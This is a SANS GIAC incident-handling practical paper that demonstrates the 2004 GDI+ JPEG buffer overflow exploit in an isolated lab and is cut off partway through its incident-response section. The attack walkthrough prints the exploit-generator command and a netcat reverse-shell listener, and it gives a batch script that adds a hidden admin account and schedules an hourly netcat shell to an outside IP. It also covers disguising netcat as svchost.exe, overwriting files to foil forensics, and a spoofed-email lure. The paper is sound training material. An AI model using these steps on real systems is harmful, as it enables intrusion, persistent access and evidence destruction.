GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, Exploits, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

Circumventing Corporate Defences with GDI+

[GCIH Practical Assignment Version 4 – Option 1, Exploit in a Lab]

SANS 2004 London, UK
David Pybus

29th November 2004

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2005 Author retains full rights.

Table of Contents

Table of Contents 2
Part 1: Statement of Purpose 3
Part 2: The Exploit 4
Name 4
Operating System 4
Protocols/Services/Applications 5
Description 6
Signatures of the Attack 7
Part Three: Stages of the Attack Process 9
Reconnaissance 9
Scanning 10
Exploiting the System 11
Network Diagram 13
Keeping Access and Covering Tracks 14
Part Four: The Incident Handling Process 16
Preparation 16
Identification 17
Containment 19
Eradication 22
Recovery 22
Lessons Learned 24
Extras: 25
References 34

© SANS Institute 2005, Author retains full rights.

Part 1: Statement of Purpose

The objective of this paper is to demonstrate how the recent GDI+ vulnerability, in various applications and components running on Microsoft Windows, might be exploited in a real world context. The paper sets out the basic format of JPEG File Interchange Format files or JFIF (more commonly referred to as JPEG) and explains how a certain aspect of their design gives scope for an invalid field to occur. The vulnerability occurs because this invalid field is incorrectly handled by certain Microsoft products and can result in a buffer overflow on an affected system.

Code for the generation of a customizable exploit JFIF has been obtained for this vulnerability and the paper goes on to explain how the code can generate various exploit JFIF files capable of achieving various objectives. The paper also discusses one possible mechanism an attacker might use to retain access to a system located behind a firewall.

The paper goes on to detail a possible attack scenario for the exploit and why an attacker would choose an attack of this type as opposed to the more traditional network service born attack. Having completed the compromise the paper discusses how the compromise might be detected and how the subsequent incident response process would then be handled. Having gone through the incident response process the paper then completes with the incidents “Lessons Learned” section and gives some possible countermeasures companies can put in place to minimize their exposure to such attacks in the future and to detect the attack in progress rather than waiting to detect the subsequent suspicious activity.

© SANS Institute 2005 Author retains full rights.

Part 2: The Exploit

Name

The exploit chosen for use in the lab environment is JpegOfDeath v0.6.a it exploits the JPEG GDI+ vulnerability issue. The following advisories were published at around the time this issue became public:

- MS04-028: Buffer overrun in JPEG processing (GDI+) could allow code execution: http://support.microsoft.com/?kbid=833987
- US-Cert Vulnerability Note VU#297462: http://www.kb.cert.org/vuls/id/297462
- Common Vulnerability and Exposures; CAN-2004-0200: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0200
- Bugtraq Advisory 20040914: http://marc.theaimsgroup.com/?l=bugtraq&m=109524346729948&w=2

The source code for the exploit is located in the extras at the back of this paper. The source code was downloaded from www.packetstormsecurity.com.

Operating System

According to Microsoft Security Advisory MS04-028 the following operating systems and applications are vulnerable to this security issue:

- Microsoft Windows XP and Microsoft Windows XP Service Pack 1
- Microsoft Windows XP 64-Bit Edition Service Pack 1
- Microsoft Windows XP 64-Bit Edition Version 2003
- Microsoft Windows Server™ 2003
- Microsoft Windows Server 2003 64-Bit Edition
- Microsoft Office XP Service Pack 3
- Microsoft Office XP Service Pack 2
- Microsoft Office XP Software:
  - Outlook® 2002
  - Word 2002
  - Excel 2002
  - PowerPoint® 2002
  - FrontPage® 2002
  - Publisher 2002
  - Access 2002
- Microsoft Office 2003
- Microsoft Office 2003 Software:
  - Outlook® 2003
  - Word 2003
  - Excel 2003
  - PowerPoint® 2003
  - FrontPage® 2003
  - Publisher 2003
  - Access 2003
  - InfoPath™ 2003
  - OneNote™ 2003

© SANS Institute 2005 Author retains full rights.

- Microsoft Project 2002 (all versions) and Microsoft Project 2002 Service Pack 1 (all versions)
- Microsoft Project 2003 (all versions)
- Microsoft Visio 2002 Service Pack 1 (all versions) and Microsoft Visio 2002 Service Pack 2 (all versions)
- Microsoft Visio 2003 (all versions)
- Microsoft Visual Studio .NET 2002
- Microsoft Visual Studio .NET 2002 Software:
  - Visual Basic .NET Standard 2002
  - Visual C# .NET Standard 2002
  - Visual C++ .NET Standard 2002
- Microsoft Visual Studio .NET 2003
- Microsoft Visual Studio .NET 2003 Software:
  - Visual Basic .NET Standard 2003
  - Visual C# .NET Standard 2003
  - Visual C++ .NET Standard 2003
  - Visual J# .NET Standard 2003
- The Microsoft .NET Framework version 1.0 SDK Service Pack 2
- Microsoft Picture It!® 2002 (all versions)
- Microsoft Picture It! version 7.0 (all versions)
- Microsoft Digital Image Pro version 7.0
- Microsoft Picture It! version 9 (all versions, including Picture It! Library)
- Microsoft Digital Image Pro version 9
- Microsoft Digital Image Suite version 9
- Microsoft Producer for Microsoft Office PowerPoint (all versions)
- Microsoft Platform SDK Redistributable: GDI+
- Internet Explorer 6 Service Pack 1
- The Microsoft .NET Framework version 1.0 Service Pack 2
- The Microsoft .NET Framework version 1.1
- Windows Journal Viewer

As can be seen from the above list of this vulnerability affects a wide array of both applications and operating systems. Of critical importance on the above list is the MS Platforms SDK Restributable: GDI+. This component has the potential to be redistributed with any third party program that has been written using the SDK. In order to fix the vulnerability in such an application a patch from the third party vendor will be required. This extent of potential vulnerability means that installing the Microsoft patches alone may not be enough.

One way of protecting from the scope for the leakage of this vulnerability is to run a tool such as Tom Liston's GDI Scanner, available from http://isc.sans.org/gdiscan.php. This scanner reviews all effected libraries, regardless of vendor, to check if they are vulnerable to attack. If they are found to be vulnerable the user is forced to request a patch directly from the relevant software vendor.

Protocols/Services/Applications

This vulnerability is not in a network service but rather in the system library used in rendering JPEG images within the windows environment. The

© SANS Institute 2005 Author retains full rights.

vulnerability cannot be exploited by connecting to a network service but is instead exploited by forwarding a specially crafted JPEG file to the target user/system. When the file is opened it will crash the rendering application via a buffer overflow and execute arbitrary code. As already mentioned, at the time of issue, any windows application had the potential to be affected by this vulnerability. This is due to the vulnerabilities dependence on underlying DLLs, specifically a Microsoft SDK Distributable. As JPEG files are non-executable they are normally extended greater trust than other file types, such as executables or Visual Basic scripts, which may be deleted by default on email gateways or blocked by proxies. It is possible that the JPEG might be embedded in a web page or an email, all that would be required for exploitation would be that the user opens the email or webpage, simply viewing the item would be adequate. Unlike normal social engineering attacks there is no need to download a file or click on an attachment. This dramatically increases the risk posed by such an attack as the user may be compromised before they realize what has happened. It is not uncommon for desktop software to crash unexpectedly and as long as it was not a continual occurrence most users would not think anything of it. As the occurrence is not too far out of the ordinary the user would be unlikely to alert internal IT or security personnel to the incident.

The term JPEG refers not to an image file type but to the type of compression used to compress the image data. The correct name for the image file type is JFIF or JPEG-FIF, FIF standing for File Interchange Format. The format allows a standard mechanism for the exchange of image data that has been compressed using the JPEG compression algorithm. JFIF files consist of multiple markers, these markers can contain information about the file contents, application specific data, comments or the compressed image data itself. Each marker begins with a hex sequence of four bytes, the first byte identifies the beginning of the marker, the second byte identifies what type of marker it is and the third and fourth bytes determine the length of the marker. The two length bytes are included in the total length they represent, as such the length for a marker containing no further data is “0x00 0x02”, a value smaller than this is not valid. The next five bytes contain an identifier for the marker and the remainder of the marker contains the data, potentially including additional header information specific to the marker type. Typically markers contain data such as a definition of the compression type used, specific information on how it has been set up, a comment about the image, a marker will be defined to contain the compressed image data itself and in addition JPEG files can cope with items such as layered compressed images, each of which can be stored in a separate marker.

Description

The original advisory written by Nick De Baggis gives a good description of why this vulnerability occurs and sufficient information to allow the generation of a JFIF file that would cause the buffer overflow to occur. The vulnerability occurs because of the incorrect handling of an invalid marker length of less than “0x00 0x02”. The correct action would be to reject the JFIF file as invalid. However, in the case of Microsoft’s GDI+ component a value of “0x00 0x00” or “0x00 0x01” in a comment marker is incorrectly handled and results

© SANS Institute 2005 Author retains full rights.

in a buffer overflow. This occurs because “0x00 0x02” is subtracted from the length value to produce the length of the remaining data. A the structure is unsigned this results in a value of “0xFF 0xFF 0xFF 0xFE” or “0xFF 0xFF 0xFF 0xFF”. The system attempts to copy this quantity of data onto the heap resulting in a buffer overflow. This buffer overflow overwrites heap management structures allowing the execution of code in the context of the application used to open the JFIF file.

The vulnerability occurs in the GDI+ graphics device interface that is used by many Windows applications to provide two-dimensional graphics. Exploitation is performed using a specially crafted JFIF file. The vulnerability gives complete access to the system in the context of the user who opened this specially crafted JFIF. The normal attack vectors would be either to email the JFIF directly to the intended victim or to some how entice them to download it from a website. The only probable complication is that is not possible to control the program used to open the file, if an unaffected program is used then compromise will not occur.

The exploit generator can create a JFIF with any one of the following four payloads:

- Initiate a reverse shell to a given IP address and port
- Open a listening shell on a given port
- Add an administrative account to the system
- Download and execute the file from a given URL

The exploit JFIF generated uses a NOP sled to maximize its chances of success. This is clear from the large chunks of “0x90” in the hex dump of a generated exploit, “0x90” being the hexadecimal equivalent of the Intel instruction set operation code for no operation. The end of the exploit file consists of almost 2000 NOP codes before providing a jump instruction to send execution to the beginning of the payload.

Signatures of the Attack

The original advisory posted to the *bugtraq* mailing list by Nick DeBaggis stated that it is possible to detect JFIF files attempting to exploit this vulnerability by checking them with a signature. The advisory went on to state that valid signatures were found to have been the following groups of bytes occurring in sequence:

- 0xFF 0xFE 0x00 0x00
- 0xFF 0xFE 0x00 0x01

As discussed previously “0xFF” indicates a new marker while “0xFE” indicates it is a comment field, the “0x00 0x00” or “0x00 0x01” is the critical component that marks an invalid comment field and thus a probably attempt to exploit the vulnerability.

As this signature is testing for a data structure that is not valid it cannot legitimately occur. For this reason this makes for a strong signature. The only potential weakness is that this could legitimately occur within the

© SANS Institute 2005 Author retains full rights.

compressed data stream, a more detailed signature would ensure that this stream occurs as part of a comment marker and not within the compressed data stream. This would not normally be practical for a signature due to the increased complexity and understanding of the JFIF format required to test for it. When confirming a possible attack it is necessary to confirm that the byte sequence is occurring as part of a comment marker.

The header of the specific file used in the lab environment for this paper is listed below:

Several separate markers can be clearly distinguished. The first marker containing the ASCII text JFIF is the standard marker that must begin all JFIF files. The third marker contains the identifier text “Adobe” suggesting that the writer of the exploit used an Adobe product or compliant JFIF format to generate the header used in the exploit. The final marker can be clearly seen to contain the attack code of “0xff 0xfe 0x00 0x01” the remainder of the file contains the payload for the attack. Mechanisms that could be used to detect this signature code include:

- Anti-Virus
- Intrusion Detection System (IDS)
- Intrusion Prevention System (IPS)

Properly configured anti-virus or IPS would be capable of blocking the attack as well as detecting it. In addition to the signature the attack might also be detected because a JFIF continually causes an application to crash, although most people would probably consider this just to be an odd JFIF that they could not open for some reason. An attacked system may also retain a copy of the JFIF file on it’s file system, scanning the system with current anti-virus should detect this.

© SANS Institute 2005 Author retains full rights.

Part Three: Stages of the Attack Process

Reconnaissance

The target of this attack is zzz.example.com. Zzz is a small service company employing about 50 people, it is expected that they will have the normal Internet attached servers such as a web server and email server but little else. They are not an IT company.

A review of the company website reveals little of interest other than some contact information, including, the address and main switchboard phone number. The main leads taken from the website are a couple of generic email addresses which are:

sales@zzz.example.com

info@zzz.example.com

Along with a couple of user specific address:

pwilson@zzz.example.com : Managing Director

rthompson@zzz.example.com : Marketing Director

These could be useful in performing any email born attack.

A check on Ripe (www.ripe.net) reveals that the domain zzz.example.com is registered to Zzz. It gives another couple of email addresses:

tmohr@zzz.example.com

hostmaster@zzz.example.com

The ripe record reveals their IP address allocation as being 10.234.23.248/29.

In addition a query using dig reveals the location of their mail server and DNS servers. The output is as follows:

```
d00d@hacker:~> dig zzz.example.com mx

; <<>> DiG 9.2.3 <<>> zzz.example.com mx
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13008
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 3, ADDITIONAL: 5

;; QUESTION SECTION:
;zzz.example.com.               IN      MX

;; ANSWER SECTION:
zzz.example.com.        51473   IN      MX      20 mail.zzz.example.com.

;; AUTHORITY SECTION:
zzz.example.com.        51473   IN      NS      ns1.zzz.example.com.
zzz.example.com.        51473   IN      NS      ns0.zzz.example.com.

;; ADDITIONAL SECTION:
mail.zzz.example.com.       67555 IN     A        10.234.23.252
ns0.zzz.example.com.        1912  IN      A       10.234.23.250
ns1.zzz.example.com.        1912  IN      A       10.234.23.251

;; Query time: 49 msec
;; SERVER: 10.234.23.250#53(10.234.23.250)
```

© SANS Institute 2005
Author retains full rights.

```
;; WHEN: Tue Nov  9 13:41:55 2004
;; MSG SIZE  rcvd: 226
```

As is to be expected all three of these servers sit within their allocated address space.

To complete the reconnaissance an nmap list scan was performed. The list scan (indicated by the –sL switch) performs a reverse DNS look up of all the defined hosts or subnets but does not directly probe the target systems. The following result was obtained:

```
d00d@hacker:~> nmap -sL 10.234.23.248/29

Starting nmap 3.70 ( http://www.insecure.org/nmap/ ) at 2004-11-09 14:06 GMT
Host 10.234.23.248 not scanned
Host gateway.zzz.example.com (10.234.23.249) not scanned
Host ns0.zzz.example.com (10.234.23.250) not scanned
Host ns1.zzz.example.com (10.234.23.251) not scanned
Host mail.zzz.example.com (10.234.23.252) not scanned
Host www2.zzz.example.com (10.234.23.253) not scanned
Host fw1.zzz.example.com (10.234.23.255) not scanned
Host 10.234.23.255 not scanned
Nmap run completed -- 8 IP addresses (0 hosts up) scanned in 0.764 seconds
```

This scan throws up some interesting additional pieces of information. It suggests that Zzz are running what appears to be a second webserver on site as well as telling us the IP addresses of their gateway and firewall systems.

Scanning

Given the detail already obtained about the target network there is little benefit to be obtained in performing a ping sweep of the network, doing so will generate un-needed network traffic to the target. This might trigger alarm bells depending on what network monitoring systems are in use.

The first step is to fingerprint the services we know about. This is done using the the nmap –sV switch. The two DNS servers are fingerprinted as follows:

```
hacker:~ # nmap -sUV -p53 ns0.zzz.example.com

Starting nmap 3.70 ( http://www.insecure.org/nmap/ ) at 2004-11-09 16:56 GMT
Interesting ports on ns0.zzz.example.com (10.234.23.248):
PORT   STATE SERVICE VERSION
53/udp open  domain  ISC Bind 9.1.3

Nmap run completed -- 1 IP address (1 host up) scanned in 0.367 seconds
```

The switches used are –sU as it is a UDP port being scanned, with 'V' added for versioning of the service. The –p53 switch is used to ensure that only DNS is probed.

An identical result is obtained from ns1.zzz.example.com.

Probes are now performed against the webserver and the mail server

```
hacker:~ # nmap -sV -p25 mail.zzz.example.com

Starting nmap 3.70 ( http://www.insecure.org/nmap/ ) at 2004-11-09 17:01 GMT
Interesting ports on mail.zzz.example.com (10.234.23.252):
PORT   STATE SERVICE VERSION
25/tcp open  smtp    Postfix smtpd

Nmap run completed -- 1 IP address (1 host up) scanned in 5.163 seconds
```

The UDP switch is omitted this time as nmap will default to TCP and the –p flag is used with port 25 as this is the listening port for mail servers. The versioning tells us that the system is running Postfix.

© SANS Institute 2005 Author retains full rights.

The scan for the webserver is similar:

```
hacker:~ # nmap -sV -p80 www2.zzz.example.com

Starting nmap 3.70 ( http://www.insecure.org/nmap/ ) at 2004-11-09 17:05 GMT
Interesting ports on www2.zzz.example.com (10.234.23.253):
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.0.49 ((Linux/SuSE))

Nmap run completed -- 1 IP address (1 host up) scanned in 5.144 seconds
```

This time the –p switch is changed to use port 80, the default port for web servers. It can be seen that the webserver running on Apache 2.0.49, also we can see that this webserver is running on SuSE Linux.

It is important to note that in a normal penetration test situation it may well be advisable to unleash the full force of nmap (perhaps use the –p switch with 0-65355 to scan all ports) and an appropriate vulnerability scanner (Nessus for example) on the site. However, the situation described here the attacker does not want to do this as to do might trigger alerts in the either the firewall logs or the webserver logs. The attacker could have used the alternative of a second disposable attack system, this system would be used to perform full aggressive scanning, then more subtle attacks could be performed from a different system. Using this approach means that if the aggressive scan system is noted or added to a generic firewall drop rule the attack can continue. It is also possible to run these applications very slowly, or with highly tuned polcies, but it is being presumed that the attacker wants to gain access quickly and either does not have time or is not willing to wait to perform this type of slow and detailed scanning.

Exploiting the System

The source code included in the extras was downloaded from packetstormsecurity.com and compiled using MS Visual Studio. From the help information displayed if the exploit is run without parameters the following command is issued:

```
C:\>jpgofdeath -r 10.234.23.249 -p 80 logo.jpg
 +-----------------------------------------------+
 |  JpegOfDeath - Remote GDI+ JPEG Remote Exploit |
 |    Exploit by John Bissell A.K.A. HighT1mes    |
 |           TweaKed By M4Z3R For GSO             |
 |              September, 23, 2004               |
 +-----------------------------------------------+
  Exploit JPEG file logo.jpg has been generated!
```

Execution of the command results in the creation of a specially crafted JFIF file called logo.jpg. Using the switch –r causes successful exploitation to result in a reverse shell being established to the IP address given, while –p switch causes the connection to be made on port 80. The IP address can be any address the attacker controls. Port 80 was chosen as the majority of companies that do not proxy outbound web traffic allow direct outbound traffic on port 80 to all destinations, many other ports are likely to be blocked as un-needed. The successful usage of this exploit is now dependant on three things:

1. The application/system used to open the jpeg file must be vulnerable to the GDI+ exploit

© SANS Institute 2005 Author retains full rights.

2. The system must be allowed direct TCP connectivity to the Internet on port 80. This traffic must not be proxied or the attack will fail.
3. The hackers system must have a netcat listener configured ready for the incoming connection.

Shortly after the appearance of this attack anti-virus signatures were also issued that protect against this attack. As such if anti-virus is running with signatures for this attack it is likely that an attempt to open the trojanised JFIF would fail.

It is clear from these requirements that before emailing the exploit jpeg to the target an appropriate netcat listener must be configured. This is done as follows:

```
hacker:~ # netcat -l -p 80
```

Note: On a Unix system you must be root to bind to port 80, as such the above netcat command must be issued as root.

The netcat session will remain like this until the exploit JFIF is opened by the target user. When the target user opens the exploit JFIF, with a vulnerable application, the netcat session reflects this as follows:

```
hacker:~ # netcat -l -p 80
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\administrator>
```

At this point the attacker knows that exploitation has been successful. The target user's application will almost certainly crash but after that the system will continue as normal. In this case it can be seen that the remote user is logged on as the local administrator. This means that the attacker has full control of the system. Had the target user not been logged in with administrator privileges an elevation exploit, or other reuse, would have been required to gain administrative level access.


The attacker now places the JFIF file in a ZIP file on a web server somewhere on the Internet and emails the target a link to the file. The email is spoofed so that that it appears to come from someone at the Internet. The attacker sends a link to the image as a zip file rather than an attachment because many companies implement email gateway virus filtering and this would likely block the attachment. The attacker is still relying on the fact that the company does not implement web proxy anti-virus filtering and that desktop anti-virus is either not installed or out of date. The attacker spoofs the email address of the Marketing Director as the target is more likely to trust the email as being legitimate if it appears to have come from a co-worker, particularly someone senior. The only possible issue is that the coworker may query the email when they cannot open the image. The email would probably ask their opinion on the proposed new company logo or something similar, preferably it should be blind carbon copied and give the impression that it has been sent to several people. This way the user is less likely to take issue when opening the file fails.

Having received the email the hope is that the user will download and open the zip file. They will then extract the file to their desktop or some other

© SANS Institute 2005 Author retains full rights.

location. When they drag their mouse over the file Windows Explorer will attempt to open it to provide a preview, at this point Windows Explorer will crash and the exploit code executed. Various attack vectors were tried with this vulnerability and this was found to be the most reliable. Far preferable would have been to embed the image within an HTML email however lab tests failed to generate the buffer overflow with this technique. Instead the email was showed with a small picture placeholder for the exploit JFIF, suggesting that the application had rejected the image for some reason.

Network Diagram



The above network diagram shows the network of zzz.example.com. This network was assembled in a test lab environment and was not directly connected to the Internet. The hacker was connected in direct replacement of where the Internet gateway would have been. A single host was used to represent the company's suggested fifty workstations.

© SANS Institute 2005
Author retains full rights.

Keeping Access and Covering Tracks

Having successfully obtained access the hacker needs to do two things to ensure the success of the operation. The first is two ensure that the access will be retained, i.e. if the system is rebooted or patched the attacker still wants to have access. The second is to ensure that the compromise is difficult to detect and that if it is detected that it is difficult to trace. In many instances these two operations go hand in hand. In order for the compromise to be successful the attacker must plan from the very start to cover their tracks. They must assume that at least some monitoring takes place and that if they are too visible they be detected and blocked from their planned attack.

Any technique for keeping access that relies on the attacker being able to make an inbound connection to the system is not going to work in this scenario. This is because the system is protected by a firewall which is blocking all inbound traffic to the system. For this reason a mechanism is required that uses outbound connections from the compromised system. A very simple way to do this is to schedule an outbound connection from the compromised system. In order to do this the password of an administrative account on the target system is needed. Normally, the best thing to do would be to run pwdump2 to and a cracking program (perhaps John the Ripper). This would initially give the system's encrypted password hashes and then, given enough time, the passwords associated with those hashes. In this instance there is no guarantee as to how long the reverse shell will remain open, it will be lost as soon as the user logs out or reboots, and as such by the time passwords have been cracked the attack window may have closed. There is no guarantee that the user will attempt to open the JPEG file again and as such if the shell is lost the opportunity to make full use of the compromise may be gone. It is because of this potentially short window of opportunity that the attacker decides to take a different approach.

First the attacker changes directory to the recycle bin and creates an additional directory called tmp and then moves into this new directory. The recycler directory is a favorite file store for hackers, even if viewing hidden files is enabled it still remains invisible. Thus hackers often store tools or wares in the recycler directory knowing that they are unlikely to be stumbled upon by accident. Having done this the attacker downloads two files from a private ftp server somewhere on the Internet. The two files downloaded are `unzip.exe` and `tools.zip`. The file `tools.zip` contains some additional tools and scripts that the attacker will use to complete the compromise. The zip files contents are as follows:

netcat.exe	Renamed as svchost.exe, see below
install.bat	Script to schedule an outbound netcat connection
logo.jpg	A copy of the target companies current logo

The copy of netcat is called svchost.exe rather than netcat.exe as it is going to be appearing in the process list. The name svchost is chosen as it is not uncommon to see several instances of this legitimately running in the process list. As it is also the name of a legitimate process it is unlikely to raise suspicion, more often than not an experienced admin would pass over it as legitimate and the fact that it normally occurs more than once would prevent

© SANS Institute 2005 Author retains full rights.

an extra instance triggering any additional concern. The script install.bat performs as follows:

```
rem # Create a user called Support, this is chosen as it is less likely to
rem # cause suspicion if it is found by a legitimate user who is not
rem # fully aware of how the company administers its systems
net user Support password /add

rem # Having created the user the script now adds it to the administrators
rem # group, this is important as the attacker wants the shell received
rem # to have an administrative context in or to maximize its usefullness
net group Administrators Support /add

rem # Having created an administrative user the attacker now creates a
rem # scheduled job to re-create the outbound shell once every hour
schtasks /create /sc hourly /tn "System Update" /tr
"c:\recycler\tmp\svchost.exe -e cmd.exe 192.168.34.46 80" /ru Support /rp
password
```

The version of the script that the hacker installs does not have these comments included. The attacker does not feel the need to give extra information to his target should they find his script.

Having run the script the attacker then writes over its content by issuing the following command:

```
type c:\windows\win.ini >install.bat
```

Having done this the attacker then deletes the file. By first copying win.ini into the file the attacker has made a forensic recovery of this file almost impossible using the types of forensic tools that would be available to their target during an investigation. If the attacker was more concerned about the probability of a detailed investigation they might well have used a tool such as Eraser to better cover their tracks. The main outstanding concern is that the scheduled job contains the attackers IP address. The attacker circumvents this issue by using another system on the Internet that they have previously compromised as a netcat server. In the event that the scheduled job is detected it will direct them to this compromised system and not the attacker themselves.

With the exploitation complete the attacker now seeks to prevent the victim company from establishing how the entry occurred. In order to do this they do two things, firstly they remove the exploit JFIF from the web server that was hosting it. They then look for any copies of the file on the system using the attrib command:

```
C:\>attrib logo.jpg /s
A          C:\Documents and Settings\Administrator\Desktop\logo.jpg
```

Having found a copy of the exploit JFIF on the system the attacker copies their downloaded logo.jpg over the top of it. This file is just a copy of company's logo, which was previously downloaded from the company website.

© SANS Institute 2005 Author retains full rights.

Part Four: The Incident Handling Process

Preparation

Dealing with an incident promptly and with maximum effect is dependant on good preparation. That is not to say that you cannot respond to an incident without preparation but any such response is likely to be slower, less effective and not compliant with best practice. In the case of Zzz.example.com there are no existing response policies or forensics procedures in place.

Ideally in preparation for an incident they should have policies that cover the following items:

- Response Strategies: The midst of an incident is not the time to be discussing with management key issues such as contacting the police or containing the attacker. These issues should be pre-approved and signed off by senior management to ensure maximum effectiveness when they are required.
- Contractual Policies: It may be necessary to have acknowledged approval of staff of the company's right to monitor activity. Within Europe, for example, a simple logon banner is no longer adequate to legitimize monitoring, it does not circumvent the users Human Right to privacy. The user base must be signed up to the monitoring policy to ensure the admissibility of any gathered evidence. This is particularly the case for an internal incident.
- Warning Banners: All logon systems should be appropriate to both warn users of monitoring and to inform them of the legal requirements incumbent upon them. As before banners cannot revoke a user's right to privacy but they are still crucial in ensuring the admissibility of evidence. Any warning banners should be approved by a legal department skilled in the local laws of the country in which the banner will be used.

Before an incident occurs the organization must make decisions about who should be contacted, and how, in the event of an incident and under what circumstances. Particular consideration should be given to the circumstances under which the following would be contacted:

- Law enforcement: Depending on the incident this may become a legal requirement but if it does not what will the policy be? Does the company want to prosecute or try and hush incidents up?
- Customers: At what point should customers be contacted? Customers will need to be contacted if their data or systems are compromised, but what if the incident affects availability but not confidentiality? It is also important to decide who will make contact with the customer and how. It could be the incident response team, the corporate security department or the customer's account manager who make this contact but the midst of an incident is not the time to decide.
- Providers: It would not normally be necessary to contact a provider in the event of an incident. There are still certain circumstances under

© SANS Institute 2005 Author retains full rights.

which it may be necessary to contact a provider such as if the attack is believed to be a Zero day exploit against their product. In this scenario how and when would the provider be contacted?

- Peers/Partners: Any organization to which your systems are connected maybe directly effected in the event of an incident. Particular if large quantities of traffic travel between your networks over connections in which increased trust is placed. It is important to determine in advance how and when these organizations will be contacted and at what level. A list of contacts should be held by the incidents response team so that peer incident response teams can be contacted as needed. This could either be to inform that they may have been attacked or that you believe an attack is coming from their network. What would the issues be if a connection to a peer had to be temporarily suspended? It is valuable to have management sign off as to the point at which a peer can be disconnected, management sign off should be obtained even if the determination is that a peer must never be shut of. This could be critical in maintaining credibility after an incident.

A list of incident response personnel must be drawn up. This list should be multi-disciplinary and include sufficient persons to cover all areas of specialization within the company. A variety of contact information should be established, this must include phone numbers. In the event of an incident contact by phone is preferable as this is less likely to be monitored by the attacker. If IP phones are in use on the network then preference should be given to the use of mobile (cell) phones. All incident team members must trained on their function within the team and be aware of the importance of their duties. Between the members of the incident team it must be possible to gain access to all systems, resources and data within the company.

Within the incident response team there must be designated individuals who have additional specialized training in forensics and the gathering of evidence. These individuals must be sufficiently trained, practiced and equipped to begin the forensically sound gathering and analysis of evidence immediately an incident begins. They must have ready access to all the specialist equipment and software they will require to complete this task. This must all be prepared in advance. The creation of CDs with statically linked libraries cannot be left until it is required for an incident, it must be ready for use when the incident occurs.

The successful and efficient recovery from an incident is dependant on good preparation. If a team is well prepared they will be able to deal with an incident much more quickly and with a stronger chance of a reliable recovery.

Identification

Responding to an incident is dependant on it being detected in the first place. Many incidents go un-noticed for a significant period of time because nobody is actively trying to detect them. Incidents are often brought to the attention of incident response teams because a user sees unusual activity or some unexpected or negative event is observed, hopefully by a member of staff but often it maybe a customer that first realizes and incident has occurred. For

© SANS Institute 2005 Author retains full rights.

